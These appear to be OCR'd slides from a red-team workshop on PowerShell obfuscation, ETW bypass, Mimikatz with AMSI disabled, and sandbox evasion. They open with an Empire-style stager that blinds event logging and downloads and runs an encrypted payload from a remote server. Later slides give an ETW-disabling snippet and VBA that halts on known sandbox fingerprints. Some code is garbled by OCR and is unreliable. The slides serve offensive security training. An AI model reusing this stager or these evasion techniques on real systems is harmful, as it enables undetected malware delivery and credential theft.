$K=[System.Text.Encoding]::ASCII.GETBYTES([V\IGTbf*XKN]#MCu39!Hp>PmS2%E;LUF');  
[System.Diagnostics.Eventing.EventProvider]::GetFile`Id"('m_e'+'nable','Non'+ 'Public','+'Instance').SetValue([Ref].Assembly.GetType('Syste'+ 'm.Management.Automation.Tracing.PSE'+ 'twLogProvider').GetFile`Id"('et'+ 'wProvider','NonPub'+ 'lic,S'+ 'tatic').GetValue($null),0);};  
[System.NET.SERVICEPOINTMANAGER]::Expect100Continue=$false;$b3904=New-Object System.Net.WebClient;  
$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';  
$ser=$([TEXT.ENCODING]::UNICODE.GETSTRING([CONVERT]::FromBase64String('aAB0AHQACAA6AC8ALwAxADkAMgAUADEANGA4AC4ANwA0AC4AMQAYADkAOgA4ADkAOAA0AA==')));  
$B3904.PROXY=[System.NET.WebRequest]::DefaultWebProxy;  
$b3904.Credentials = [System.NET.CREDENTIALCACHE]::DefaultNetworkCredentials;$script:Proxy = $b3904.Proxy;  
$R=$D,$K=$Args;$S=0..255;$O=0..255|%{$J=($J+$S[$_] + $K[$_%$K.COUNT])%256};  
$S[$_],$S[$J]=$S[$J],$S[$_];$D|%{$I=($I+1)%256};  
$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_=bxor$S[((S[$I]+$S[$H]))%256]}];  
$B3904.Headers.Add("Cookie","UAjItykMiTVnfjJu=x5V63ipZtPBT/X1N0RypG/xlheo=");  
$t='/news.php';$B3904.Headers.Add('User-Agent',$u);  
$daTa=$b3904.DownloadData($ser+$t);$iv=$data[0..3];  
$data=$data[4..$data.Length]-Join[Char[]](& $R $DATA ($IV+$K))|IEX
```

# Event Tracing

---

# Event Tracing for Windows

- Made up of three primary components
  - Controllers – Build and configure tracing sessions
  - Providers – Generates events under there
  - Consumers – Interprets the generated events



# Event Tracing for Windows

---

- Lots of different event providers
- Logs things like process creation and start/stop
  - .NET hunters can see all kinds of indicators from it:
    - Assembly loading activity,
    - Assembly name, function names
    - JIT compiling events
- Various alert levels
  - Key words can automatically elevate alert levels
  - Custom levels can be set by providers as well

# ETW Bypass - PowerShell

- As mentioned, a **very effective** way of hunting .NET is through the use of ETW events
- Reflectively modify the PowerShell process to prevent events being published
  - ETW feeds **ALL** of the other logs so this disables everything

```
3 $LogProvider = [Ref].Assembly.GetType('System.Management.Automation.Tracing.PSEtwLogProvider')
4 $etwProvider = $LogProvider.GetField('etwProvider', 'NonPublic,static').GetValue($null)
5 [System.Diagnostics.Eventing.EventProvider].GetField('m_enabled', 'NonPublic,Instance').SetValue($etwProvider, 0);
```

# Exercise 7: Mimikatz

---

1. Disable AMSI
2. Run Invoke-Mimikatz
  - <https://github.com/BC-SECURITY/Beginners-Guide-to-Obfuscation/tree/main/Exercise%207>
3. Why is Mimikatz being killed?
4. What can we do to prevent it?
5. Any additional malicious flags in the logs?

# Questions?

INFO@BC-SECURITY.ORG

 @BCSECURITY1

[HTTPS://WWW.BC-SECURITY.ORG/](https://www.bc-security.org/)

# Backup

---

# Sandbox Indicators

---

# Sandbox Limitations




They use a lot of resources which can be expensive



End users don't want to wait to receive their messages



Email scanning requires thousands of attachments to be evaluated constantly



# Sandbox Limitations

---

These limitations provide us with several means to try and detect or evade them

- Password Protection
- Time Delays
- Auto open vs close
- Check for limited resources (small amount of ram, single core, etc.)
- Look for virtualization processes (sandboxie, VMWare tools)

# Sandbox Evasion Techniques

---


# When Do We Want to Do This?

Before we do suspicious things such as...

- Starting a new process
- Reaching out to the internet

The checks could be suspicious themselves

- Sandbox Evasion is becoming more prevalent




# Password Protection

The sandbox doesn't know the password and therefore can't open the file. No results are found so the file is passed on.

The password is usually sent in the body of the email with instructions to use it.

- Lower success rate



# Time Delay

Email filters have a limited amount of time to scan files, so delay until the scan is completed

```
Application.Wait (Now + #12:00:01 AM#)
```

```
Do
    Calculate
    Sleep (1000) ' delay 1 second
Loop
```


This is less practical in a macro as it will keep the document open until done waiting

# Checking for Resources

Using WMI Objects, you can enumerate the hardware and system configurations

Some malware looks for things like the presence of a fan

- Note: WMI objects are very inconsistently implemented by manufacturers




```
PS C:\Users\dredg> Get-WmiObject win32_fan

__GENUS          : 2
__CLASS         : Win32_Fan
__SUPERCLASS    : CIM_Fan
__DYNASTY        : CIM_ManagedSystemElement
__RELPATH        : Win32_Fan.DeviceID="root\\cimv2 2"
__PROPERTY_COUNT : 22
__DERIVATION     : {CIM_Fan, CIM_CoolingDevice, CIM_LogicalDevice,
                   CIM_LogicalElement...}
__SERVER         : DESKTOP-UTI4CC1
__NAMESPACE      : root\cimv2
__PATH           : \\DESKTOP-UTI4CC1\root\cimv2:Win32_Fan.DeviceID="root\\cimv2
                   2"
ActiveCooling    : True
Availability     : 3
Caption          : Cooling Device
ConfigManagerErrorCode : 
ConfigManagerUserConfig : 
CreationClassName : Win32_Fan
```

# Checking for Resources

## Some Useful WMI Objects

- Win32\_ComputerSystem
- Win32\_LogicalDisk
- Win32\_Fan
- Win32\_videocontroller



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is "Get-WmiObject win32\_videocontroller | select caption, CurrentHorizontalResolution, CurrentVerticalResolution". The output shows a table with one row for an NVIDIA GeForce GTX 1070 Ti, displaying a resolution of 1920x1080.

caption	CurrentHorizontalResolution	CurrentVerticalResolution
NVIDIA GeForce GTX 1070 Ti	1920	1080

```
PS C:\Users\dredg> Get-WmiObject win32_videocontroller | select caption, CurrentHorizontalResolution, CurrentVerticalResolution

caption          CurrentHorizontalResolution CurrentVerticalResolution
----          1920                      1080

NVIDIA GeForce GTX 1070 Ti

PS C:\Users\dredg>
```

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from *WMI_Object*")
```

# Checking for Processes

---

Most, if not all, sandboxes result in the addition of management processes that we can look for

- Win32\_Process contains all the processes currently running

Some common processes to look for:

- Sbiesvc, SbieCtrl
- Vmtools
- VBoxService

# There is No One Way Guaranteed to Work

---

Because of the freedom that many developers have in implementing WMI objects or naming processes, there is no one check that is guaranteed to work.

## Things to do:

- Learn as much as possible about the target environment
- Use multiple halting conditions
- Check places like attack.mitre.org to look for new techniques if old ones fail

# Evasion Development

Commonality between sandboxes can be used as a fingerprint

- Number of CPU cores
- RAM
- Disk Sizes

Not common

- IP addresses
- Machine and Usernames

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 40.107.198.73
[*] New agent 694G5RTB checked in
System Vendor: Hewlett-Packard
Serial Number: 2UA20511KN
Number of Cores: 1
Disk Size: 42949603328 68719443968
[+] Initial agent 694G5RTB from 40.107.198.42 now active (Slack)
[*] Sending agent (stage 2) to 694G5RTB at 40.107.198.42
(Empire) > 42949603328 68719443968
```

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
For Each objItem In ID

    If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
Next
Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
For Each objItem In disksize

    If (objItem.Size = 42949603328#) Then End
    If (objItem.Size = 68719443968#) Then End

Next
```